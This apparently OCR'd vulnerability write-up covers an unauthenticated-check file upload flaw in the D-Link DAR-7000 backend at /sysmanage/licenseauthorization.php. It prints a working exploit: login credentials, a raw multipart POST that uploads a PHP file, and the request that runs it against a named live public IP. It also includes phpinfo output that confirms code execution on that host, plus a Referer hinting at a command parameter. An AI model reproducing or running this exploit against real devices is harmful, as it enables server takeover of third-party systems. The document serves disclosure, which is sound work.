D-LINK-DAR-7000 backend management system has file upload vulnerability

1. Vulnerability Description

The D-LINK-DAR-7000 backend management system has an arbitrary file upload vulnerability, where the interface/sysmanage/licenseauthorization.php verifies files that have not been uploaded, causing arbitrary file uploads to gain server privileges.

2. Vulnerability impact


D-LINK-DAR-7000-40 [DAR V31R02B1413C]

3. Vulnerability location

/sysmanage/licenseauthorization.php

4. Code analysis

The interface/sysmanage/licenseauthorization.php does not verify the uploaded files, causing any file to be uploaded to obtain server permissions.




5. Vulnerability recurrence

Case：https://60.22.74.195:8443

1、As shown in the figure login interface.

Log in with username/password【test/admin@123】



2、Construct payload


```
POST /sysmanage/licenseauthorization.php HTTP/1.1
Host: 60.22.74.195:8443
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xaml+xml, application/x-ms-xbap, */*
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64;
```

```
Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Content-Type: multipart/form-data; boundary=----------------------------7e62f02f51878
Accept-Encoding: gzip, deflate
Content-Length: 327
Cache-Control: no-cache
Connection: close

----------------------------7e62f02f51878
Content-Disposition: form-data; name="file_upload"; filename="xx.php"
Content-Type: application/octet-stream

<?php phpinfo()?>
----------------------------7e62f02f51878
Content-Disposition: form-data; name="mode"

set
----------------------------7e62f02f51878--
```



visit /home/upload/xx.php

Go Cancel < > Target: https://60.22.74.195:8443

Request

Raw Params Headers Hex MarkInfo

```
GET /home/upload/xx.php HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer:
https://60.22.74.195:8443/home/reports.php?cmd=ls+home%2Fupload%2F
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

Response

Raw Headers Hex HTML Render MarkInfo

PHP Version 4.4.6

System	Linux SecurityGateway 2.6.22.19ByzoroNetworks #1 SMP PREEMPT Mon Mar 24 12:32:4 HKT 2014 i686
Build Date	Apr 2 2010 14:05:54
Configure Command	'./configure' '--prefix=/app/php' '--with-apxs2=/app/httpd/bin/apxs' '--with-mysql=/app/mysql' '--disable-ipv6' '--enable-sockets' '--with-gd=/home/tj/libs/out/gd'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/app/php/lib/php.ini
PHP API	20020918
PHP Extension	20020429
Zend Extension	20050606
Debug Build	no
Zend Memory Manager	enabled
Thread Safety	disabled
Registered PHP Streams	php, http, ftp, compress.zlib

This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2004 Zend Technologies